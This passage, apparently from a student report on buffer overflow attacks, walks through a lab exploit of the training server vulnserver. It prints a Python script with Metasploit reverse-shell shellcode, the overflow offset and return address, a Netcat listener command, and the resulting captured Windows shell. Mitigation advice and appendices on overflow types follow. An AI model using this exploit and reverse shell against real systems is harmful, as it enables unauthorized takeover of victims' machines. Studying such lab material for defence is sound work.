
Figure 28: Payload generated using Metasploit.



### 3.2.8. Gaining the Access

We use the reverse shell code generated by module 4 in a separate Python script which can be executed to provide us with access to the vulnserver and consequently, the system under which the server is functioning.

**Step 1:** A Python script is written in order to overwrite the module and gain access where the generated hex part is just copied and placed in the script and the gaining-access procedure was performed on a Win10 running Virtually with IP address '192.168.92.129'.



```

kali@kali: ~/Desktop
File Actions Edit View Help
GNU nano 7.2 overwrite.py *
import sys, socket

generated_shellcode= (
"\xdb\xc3\xd9\x74\x24\xf4\x58\xbd\xda\xf0\xb2\x9d\x33\xc9\xb1"
"\x52\x83\xc0\x04\x31\x68\x13\x03\xb2\xe3\x50\x68\xbe\xec\x17"
"\x93\x3e\xed\x77\x1d\xdb\xdc\xb7\x79\xa8\x4f\x08\x09\xfc\x63"
"\xe3\x5f\x14\xf7\x81\x77\x1b\xb0\x2c\xae\x12\x41\x1c\x92\x35"
"\xc1\x5f\xc7\x95\xf8\xaf\x1a\xd4\x3d\xcd\xd7\x84\x96\x99\x4a"
"\x38\x92\xd4\x56\xb3\xe8\xf9\xde\x20\xb8\xf8\xcf\xf7\xb2\xa2"
"\xcf\xf6\x17\xdf\x59\xe0\x74\xda\x10\x9b\x4f\x90\xa2\x4d\x9e"
"\x59\x08\xb0\x2e\xa8\x50\xf5\x89\x53\x27\x0f\xea\xee\x30\xd4"
"\x90\x34\xb4\xce\x33\xbe\x6e\x2a\xc5\x13\xe8\xb9\xc9\xd8\x7e"
"\xe5\xcd\xdf\x53\x9e\xea\x54\x52\x70\x7b\x2e\x71\x54\x27\xf4"
"\x18\xcd\x8d\x5b\x24\x0d\x6e\x03\x80\x46\x83\x50\xb9\x05\xcc"
"\x95\xf0\xb5\x0c\xb2\x83\xc6\x3e\x1d\x38\x40\x73\xd6\xe6\x97"
"\x74\xcd\x5f\x07\x8b\xee\x9f\x0e\x48\xba\xcf\x38\x79\xc3\x9b"
"\xb8\x86\x16\x0b\xe8\x28\xc9\xec\x58\x89\xb9\x84\xb2\x06\xe5"
"\xb5\xbd\xcc\x8e\x5c\x44\x87\xba\xa0\x44\x58\xd3\xa2\x48\x77"
"\x7f\x2a\xae\x1d\x6f\x7a\x79\x8a\x16\x27\xf1\x2b\xd6\xfd\x7c"
"\x6b\x5c\xf2\x81\x22\x95\x7f\x91\xd3\x55\xca\xcb\x72\x69\xe0"
"\x63\x18\xf8\x6f\x73\x57\xe1\x27\x24\x30\xd7\x31\xa0\xac\x4e"
"\xe8\xd6\x2c\x16\xd3\x52\xeb\xeb\xda\x5b\x7e\x57\xf9\x4b\x46"
"\x58\x45\x3f\x16\x0f\x13\xe9\xd0\xf9\xd5\x43\x8b\x56\xbc\x03"
"\x4a\x95\xf7\x55\x53\xf0\x09\xb9\xe2\xad\x4f\xc6\xcb\x39\x58"
"\xbf\x31\xda\xa7\x6a\xf2\xfa\x45\xbe\x0f\x93\xd3\x2b\xb2\xfe"
"\xe3\x86\xf1\x06\x60\x22\x8a\xfc\x78\x47\x8f\xb9\x3e\xb4\xfd"
"\xd2\xaa\xba\x52\xd2\xfe")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 +
generated_shellcode


try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.92.129',9999))
    s.send(("from ./" + shellcode))
    s.close()

except:
    print("Error connecting to server")
    sys.exit()

```

Figure 29: Overwrite Python script.

**Step 2:** Now, set the listener port to **'4444'**, and use the command **'nc -nvlp 4444'** to set up a simple Netcat listener on port 4444 which is a reverse shell.



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*~/Desktop/buffer/buffe... qterminal buffer
div@kali: ~

File Actions Edit View Help
$ nc -nvlp 4444
Listening on [any] 4444 ...
connect to [192.168.92.129] from (UNKNOWN) [192.168.92.129] 49861
Microsoft Windows [Version 10.0.19044.1348]
(c) Microsoft Corporation. All rights reserved.

C:\Users\divas\Desktop\vulnserver-master>cd ..
cd ..
C:\Users\divas\Desktop>dir
dir
Volume in drive C has no label.   Size 321 (iterations=1)
Volume Serial Number is AAD9-8BF6

Directory of C:\Users\divas\Desktop

27/04/2023  06:07 PM  <DIR>          .
27/04/2023  06:07 PM  <DIR>          ..
27/04/2023  06:12 PM  <DIR>          vulnserver-master
               0 File(s)                0 bytes
               3 Dir(s)      8,520,200,192 bytes free

C:\Users\divas\Desktop>cd ..
cd ..
C:\Users\divas>dir
dir
Volume in drive C has no label.   Size 321 (iterations=1)
Volume Serial Number is AAD9-8BF6

Directory of C:\Users\divas
```

Figure 30: Accessing Victim's PC.


**Step 3: Successful access to Victim's PC.**

Figure 31: Victim's PC being accessed.

### 3.3. Recommendation and Awareness

The recommendations and awareness for buffer overflow attacks are:

**Update Your Software on a Regular Basis:** Keep your software, including operating systems and apps, up to date with the most recent security updates. You may prevent hackers from exploiting known flaws by applying these updates as soon as possible.

**Encourage Safe Coding Habits:** To minimize buffer overflow vulnerabilities in software, developers should utilize safe coding practices. This includes validating input data, utilizing functions that manage buffer size, and avoiding dangerous functions known to cause buffer overflows.

**Security Training for Your Employees:** Educate your staff on the risks of stack buffer overflow attacks and the need of following security best practices. Secure password management, spotting phishing schemes, and reporting any unusual activity should all be included in the training.

**Utilize Intrusion Detection and Prevention Software:** Set up intrusion detection and prevention systems (IDS/IPS) to monitor network traffic for any odd activity, such as possible buffer overflow assaults. These technologies can assist detect and prevent assaults in real time, decreasing potential harm.

**Perform security audits and vulnerability assessments:** Perform security audits and vulnerability assessments on a regular basis to identify and address potential flaws in your infrastructure. Taking this proactive approach allows your organization to stay ahead of emerging threats.

**Make a Security Incident Response Plan:** Create a clear plan for dealing with security incidents like stack buffer overflow attacks. The roles, duties, and methods for identifying, containing, and recovering from an attack should be defined in this strategy.



**Control Access and Segment Your Network:** Implement network segmentation to mitigate the consequences of a successful attack. Access control rules should restrict access to critical systems and data, ensuring that only authorized individuals have access to sensitive data.

**Application and system hardening:** Reduce the risk of exploitation by hardening systems and applications. This may entail turning down unnecessary services, deleting unwanted software, and modifying security settings.

By considering these suggestions and raising awareness about buffer overflow attacks, organizations, and individuals can better defend themselves against such threats and minimize the potential damage caused by successful attacks.

## **4. Conclusion**

### **4.1. Conclusion of the project**

In summary, this report has given a thorough look into buffer overflow attacks, exploring their various types, history, and how they've evolved. It highlights the importance of understanding these attacks in today's cybersecurity world, using real-life examples and case studies to show their impact. By examining two different case studies, the report provides valuable insights into the many aspects and outcomes of these attacks.

Additionally, the report dives deep into the nuts and bolts of a stack-based buffer overflow attack, walking through each step and discussing the tools and technologies used to exploit weak systems and gain unauthorized access. This hands-on approach emphasizes the need for staying informed and ready to face these threats.

Lastly, the report shares practical advice and raises awareness about the importance of strong cybersecurity measures. This includes keeping software up to date, using secure coding practices, and employing advanced detection and prevention tools. By taking these proactive steps and promoting a security-minded culture, organizations can effectively reduce the risks of buffer overflow attacks and create a safer digital space for everyone involved.

### **4.2. Legal, Social, and Ethical Issues**

It's no surprise that this type of attack comes with different consequences in the form of legal, ethical, and social issues. These contents are placed in the appendix section of the report.

**(Legal, Social, and Ethical Issues: [Click Here](#))**

## 5. Reference and Bibliography

Anon., 2012. A Taxonomy of Buffer Overflow Characteristics. *IEEE TRANSACTIONS ON DEPENDABLE AND SECURE COMPUTING*, May, 9(3), pp. 305-307.

GeeksforGeeks, 2022. *Buffer Overflow Attack with Example - GeeksforGeeks*. [Online] Available at: <https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/> [Accessed 25 April 2023].

Malwarebytes Labs, 2022. *Buffer overflow | Malwarebytes Labs*. [Online] Available at: <https://www.malwarebytes.com/blog/threats/buffer-overflow#:~:text=History,further%20spread%20the%20Morris%20worm.> [Accessed 26 April 2023].

Kunhare, N. & Tehariya, S. K., 2015. Introduction to Buffer Overflow Attack. *International Journal of Software & Hardware Research in Engineering*, April, 3(4), pp. 64-68.

Kalat, D., 2020. *David Kalat | The Sleepy History of the Buffer Overflow Attack | Insights | Berkeley Research Group*. [Online] Available at: <https://www.thinkbrg.com/insights/publications/kalat-buffer-overflow-attack/> [Accessed 26 April 2022].

Alhusayn, S. M. S. & Alsuwat, E., 2020. The Buffer Overflow Attack and How to Solve Buffer Overflow in Recent Research. *Academic Journal of Research and Scientific Publishing*, 5 November, 2(9), pp. 1-13.

Moore, D. et al., 2003. *Inside the Slammer Worm*, California: IEEE COMPUTER SOCIETY.

Lakshmanan, Ravie, 2022. *Critical Ping Vulnerability Allows Remote Attackers to Take Over FreeBSD Systems*. [Online] Available at: <https://thehackernews.com/2022/12/critical-ping-vulnerability-allows.html> [Accessed 27 April 2023].

Stephen Bradshaw, 2020. *stephenbradshaw/vulnserver: Vulnerable server used for learning software exploitation*. [Online] Available at: <https://github.com/stephenbradshaw/vulnserver> [Accessed 28 April 2023].

Immunity Debugger, 2023. *Immunity Debugger*. [Online] Available at: <https://www.immunityinc.com/products/debugger/> [Accessed 28 April 2023].

Kali Linux Tools, 2023. *netdiscover* | *Kali Linux Tools*. [Online]  
Available at:  
<https://www.kali.org/tools/netdiscover/#:~:text=Netdiscover%20is%20an%20active%2Fpassive,used%20on%20hub%2Fswitched%20networks.>  
[Accessed 30 April 2023].

Bradshaw, Stephen, 2010. *An introduction to fuzzing: using fuzzers (SPIKE) to find vulnerabilities* | *Infosec Resources*. [Online]  
Available at: <https://resources.infosecinstitute.com/topic/intro-to-fuzzing/>  
[Accessed 30 April 2023].

Codecademy, 2023. *Python Courses & Tutorials* | *Codecademy*. [Online]  
Available at: <https://www.codecademy.com/catalog/language/python>  
[Accessed 30 April 2023].

Rapid7, 2021. *Metasploit Framework* | *Metasploit Documentation*. [Online]  
Available at: <https://docs.rapid7.com/metasploit/msf-overview/>  
[Accessed 30 April 2023].

corelanc0d3r, 2023. *corelan/mona: Corelan Repository for mona.py*. [Online]  
Available at: <https://github.com/corelan/mona>  
[Accessed 30 April 2023].

assembly tutorial, 2019. *Big Endian and Little Endian*. [Online]  
Available at: [https://chortle.ccsu.edu/assemblytutorial/Chapter-15/ass15\\_3.html](https://chortle.ccsu.edu/assemblytutorial/Chapter-15/ass15_3.html)  
[Accessed 30 April 2023].

Fernando, J., 2022. *Assembly Language*. [Online]  
Available at: <https://www.investopedia.com/terms/a/assembly-language.asp#:~:text=Kirsten%20Rohrs%20Schmitt-,What%20is%20an%20Assembly%20Language%3F,to%20be%20readable%20by%20humans.>  
[Accessed 30 April 2023].

SourceForge, 2019. *Metasploitable download* | *SourceForge.net*. [Online]  
Available at:  
<https://sourceforge.net/projects/metasploitable/#:~:text=Metasploitable%20is%20an%20intentionally%20vulnerable%20Linux%20virtual%20machine.,practice%20common%20penetration%20testing%20techniques.>  
[Accessed 30 April 2023].

Offsec, 2023. *MSFvenom - Metasploit Unleashed*. [Online]  
Available at: <https://www.offsec.com/metasploit-unleashed/msfvenom/>  
[Accessed 30 April 2023].

GeeksforGeeks, 2023. *Introduction to Netcat - GeeksforGeeks*. [Online]  
Available at: <https://www.geeksforgeeks.org/introduction-to-netcat/>  
[Accessed 30 April 2023].

Imperva, 2021. *What Is a Reverse Shell | Examples & Prevention Techniques | Imperva*. [Online]  
Available at: <https://www.imperva.com/learn/application-security/reverse-shell/>  
[Accessed 30 April 2023].

Pincus, J. & Baker, B., 2004. Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns. *Attacking Systems*, 2(4), pp. 20-27.

Bishop, M., Engle, S., Howard, D. & Whalen, S., 2012. <https://sci-hub.se/https://ieeexplore.ieee.org/abstract/document/6133295>. *IEEE TRANSACTIONS ON DEPENDABLE AND SECURE COMPUTING*, May, 9(3), pp. 305-317.

Du, W., 2008. Buffer Overflow Attack. In: *Computer Security: A Hands on Approach*. New York: Syracuse University, pp. 11-16.

Zheng, J., 2001. *Buffer Overflow Vulnerability Diagnosis for Commodity Software*, Boston: University of Pittsburg.

Kalat, D., 2020. *12ft | David Kalat | The Sleepy History of the Buffer Overflow Attack | Insights | Berkeley Research Group*. [Online]  
Available at:  
<https://12ft.io/proxy?q=https%3A%2F%2Fwww.thinkbrg.com%2Finsights%2Fpublications%2Fkalat-buffer-overflow-attack%2F>  
[Accessed 27 April 2023].

## **6. Appendix**

### **6.1. Appendix 1 (Types of Buffer Overflow Attacks)**

#### **6.1.1. Data Buffer Overflow Attack**

When data input overwrites existing information in a buffer, the software behaves in a way that violates the security policy, whether explicit or implicit. This design issue requires allocating an array and a variable in such a manner that an array overflow alters the variable's contents, which in turn controls critical security aspects. (Anon., 2012)

A famous example is the buffer overflow vulnerability in a login application. In this case, the buffers containing the user-input password and the hashed password value were adjacent. The user-input buffer had an 80-character limit. The app would prompt the user for their login name, fetch the corresponding hashed password, and store it in the second buffer. (Anon., 2012)

The user was then asked for their password. When a matching password was entered, its hash was compared to the stored hash, thus validating the user. The security flaw arose because the application failed to verify the user-provided password length. An attacker could exploit this by choosing an 8-character password and generating its matching hash. They would then enter the password followed by 72 spaces and the calculated hash, which overwrote the stored hash. The program would then compute the hash of the entered password and compare it to the overwritten hash, resulting in a match. (Anon., 2012)

As a result, the attacker would gain access to the account without knowing the actual password. This example demonstrates a direct data buffer overflow. When the modified value indirectly influences the selection or alteration of a value controlling a critical security aspect, it is known as an indirect data buffer overflow. This category encompasses attacks that manipulate pointers to reference input data. (Anon., 2012)

### 6.1.2. Executable Buffer Overflow

An executable buffer overflow happens when executable code is placed into a buffer and a value, like a return address or function pointer, is modified to trigger the execution of that code. In its most basic form, this involves a buffer allocated on the stack. The data input usually consists of machine-language instructions for execution. The value of the return address location is changed to point to the machine instructions within the buffer. As a result, when the routine returns and the return address value is loaded into the Program Counter (PC), the input machine instructions are executed. (Anon., 2012)

A well-known example is the finger vulnerability exploited by the 1988 Internet Worm. The program used a library function to load input into a stack buffer without checking the input length. The buffer had a 256-character limit and was allocated by the caller. When the library function was called, the return address was pushed onto the stack beyond the buffer's end. By providing input of over 256 bytes, an attacker could overflow the buffer and modify the stored return address value. In return, the new value would be the location where execution resumed. The attacker used this to execute a small program called the "grappling hook" that compiled and executed a second small program, which then fetched the worm's components, linked them, and executed the worm. (Anon., 2012)

Executable buffer overflows might not contain the instructions to be executed in the buffer itself. Heap spraying attacks scatter fragments of executable code throughout the heap. Later, a buffer overflow attack can transfer control to one of those fragments. If a buffer overflow modifies the return address or a function pointer, it results in an executable buffer overflow. (Anon., 2012)

If the executable buffer overflow directly alters process state information, such as the return address or processor status word, the overflow is considered direct, as in the example above. If it doesn't directly alter process state information, like only changing a function pointer, it is considered an indirect overflow. (Anon., 2012)

### 6.1.3. Format Strings and Buffer Overflow

There are two aspects of strings that can lead to buffer overflows that are format string attacks and internal conversion of input strings.

Format string attacks happen when an input string contains formatting commands. Although the input string itself doesn't overflow a buffer, when it's applied to other data, it can result in a buffer overflow. For example, imagine an array called 'buf' that has space for 100 characters. The following code is meant to print the number "139" into the 'buf' array:

```
sprintf (buf, input_string, 139);
```

If the input\_string is "%d," no overflow will occur. However, if input\_string is "%dc1...c98," where c1...c98 are characters, a buffer overflow will happen. In this case, the sprintf operation's semantics cause the buffer overflow rather than the input string itself. (Anon., 2012)

Another instance of expansion that can lead to buffer overflow is when an input string is converted to a longer string, such as during Unicode conversion. This conversion may add extra characters, which can cause the transformed input string to overflow the buffer. For example, the "." character can be encoded in different ways, with varying lengths, in the UTF-8 scheme. The addition of extra characters can lead to a buffer overflow. (Anon., 2012)

These expansions take input strings that wouldn't overflow the buffer by themselves but transform them into strings that cause a buffer overflow. This adds a new layer to the concept of input strings causing buffer overflows. In other words, we consider input strings that overflow the buffer or those that transform in a way that leads to buffer overflow based on some property of the input string. (Anon., 2012)

However, not all format string attacks exploit buffer overflow vulnerabilities. Some format string attacks write data to arbitrary locations using the "%n" formatting element. These attacks don't overflow buffers because they write data to specific memory



locations. As a result, we differentiate between general format string vulnerabilities and buffer overflow vulnerabilities. Our discussion does not cover format string vulnerabilities. (Anon., 2012)

#### **6.1.4. Stack Based Buffer Overflow**

A stack-based buffer overflow attack is a sort of cybersecurity vulnerability that attacks the call stack buffer memory of software. Because of the predictable structure and layout of the stack, it is the most prevalent sort of buffer overflow attack. To comprehend stack-based buffer overflow attacks, you must first grasp how the stack operates in a program's memory. (Alhusayn & Alsuwat, 2020)

The stack is a section of memory where temporary data, such as local variables and function call information, is stored. When you call a function, a new stack frame is produced that contains the function's local variables, the return address, and saved registers. When the function returns, the stack frame is deleted, and the program returns to the return address. A stack-based buffer overflow attack attempts to overrun a stack-based buffer by giving more data than the buffer can retain. This might result in overwriting nearby memory regions, such as the return address, stored registers, or other critical data. (Alhusayn & Alsuwat, 2020)

#### **6.1.5. Integer Buffer Overflow**

An integer buffer overflow attack is a sort of cybersecurity vulnerability that focuses on weaknesses in a program's integer operations and data types. Attacks on integer buffer overflows can result in unexpected behavior, data corruption, or even uncontrolled code execution. To comprehend integer buffer overflow attacks, you must first grasp how numbers are represented and manipulated in a program's memory. (Alhusayn & Alsuwat, 2020)

In computer languages, integers are a fundamental data type that is used to represent whole numbers. They are normally stored in a specific number of bytes (e.g., 2, 4, or 8 bytes) and can be signed (which allows for negative values) or unsigned (which only allows for positive values). The arithmetic logic unit (ALU) of a computer performs

integer operations such as addition, subtraction, multiplication, and division. An integer buffer overflow attack takes use of vulnerabilities caused by erroneous processing of integer values, such as integer overflow, underflow, or truncation. These flaws might be caused by programming mistakes, a lack of sufficient input validation, or inaccurate assumptions regarding integer behavior. (Alhusayn & Alsuwat, 2020)

#### **6.1.6. Heap Buffer Overflow**

A heap buffer overflow attack is a form of cybersecurity vulnerability that targets flaws in a program's heap memory management. In contrast to stack memory, which is used to store local variables and function call information, heap memory is a portion of memory used for dynamic memory allocation. Attacks on heap buffer overflows can result in unexpected behavior, data corruption, or even uncontrolled code execution. To comprehend heap buffer overflow attacks, you must first grasp how heap memory is maintained and used in a program.

During runtime, the software manages heap memory, allowing for the allocation and deallocation of memory blocks as needed. To allocate and deallocate memory from the heap, a programmer often uses methods such as `malloc()`, `calloc()`, or `realloc()` in C, or `new` and `delete` in C++. The heap memory is divided into pieces that carry metadata like size and allocation status with the actual data. A heap buffer overflow attack takes use of flaws in heap-allocated memory handling, such as inadequate bounds checking, a lack of input validation, or programming faults. Memory corruption caused by these vulnerabilities can be exploited to modify the program's execution flow, obtain unauthorized access to sensitive data, or execute arbitrary code. (Alhusayn & Alsuwat, 2020)

### 6.1.7. Unicode Overflow

A Unicode buffer overflow attack is a sort of cybersecurity vulnerability that exploits flaws in applications that deal with Unicode text. Unicode is a character encoding standard that allows for the representation of characters and symbols from many languages and scripts. The attacker uses a Unicode buffer overflow attack to exploit the fact that some applications may not correctly manage the amount and structure of Unicode-encoded data, resulting in buffer overflows, memory corruption, or even arbitrary code execution.

To comprehend Unicode buffer overflow attacks, you must first grasp how Unicode-encoded data is handled and processed in a computer. Unicode characters are encoded using several systems, including UTF-8, UTF-16, and UTF-32. To represent a single Unicode character, each encoding system takes a different amount of bytes. UTF-8, for example, employs variable-length encoding (1 to 4 bytes per character), whereas UTF-16 employs either 2 or 4 bytes per letter, and UTF-32 employs 4 bytes per character.

When software fails to account for the varying size of Unicode characters or performs the encoding and decoding process incorrectly, a Unicode buffer overflow attack arises. Because the software may not allocate enough memory for the Unicode string or may not conduct sufficient bounds checking during data operations, this might result in buffer overflows.

(Back To: [1. Introduction](#))

## 6.2. Appendix 2 (Current Scenario)

In today's world, buffer overflow attacks are still a major concern for the security of software systems and digital infrastructures. Although there is more awareness about these attacks, they continue to be a problem due to various reasons.

- **Old Systems:** Many organizations still use outdated systems and software that haven't been updated or patched, making them vulnerable to buffer overflow attacks.
- **Complicated Software Development:** As software development becomes more complex and relies on third-party libraries and components, it's challenging to ensure all parts are secure and free from vulnerabilities, which may lead to buffer overflow issues.
- **Poor Secure Coding Practices:** Some developers may not have adequate training in secure coding, resulting in unintentional buffer overflow vulnerabilities during development. This emphasizes the need for better secure coding education in the industry.
- **Advanced Attack Techniques:** Cybercriminals are always developing new ways to exploit buffer overflow vulnerabilities. As defenses improve, attackers adapt their methods, making it essential for organizations to stay informed about the latest threats.
- **Internet of Things (IoT) Devices:** The rise of IoT devices has increased the risk of buffer overflow exploits. Many of these devices lack strong security measures, making them attractive targets for attackers.
- **Delayed Patching:** Even when software companies release patches to fix buffer overflow vulnerabilities, some organizations don't apply them quickly enough, leaving their systems exposed to potential attacks.

To sum up, despite progress in security practices and tools, buffer overflow attacks are still a significant threat. Organizations must focus on secure coding, constant monitoring, and prompt patching to effectively protect their systems. Additionally, raising

awareness and providing training in cybersecurity best practices are crucial in reducing the risks associated with buffer overflow attacks.

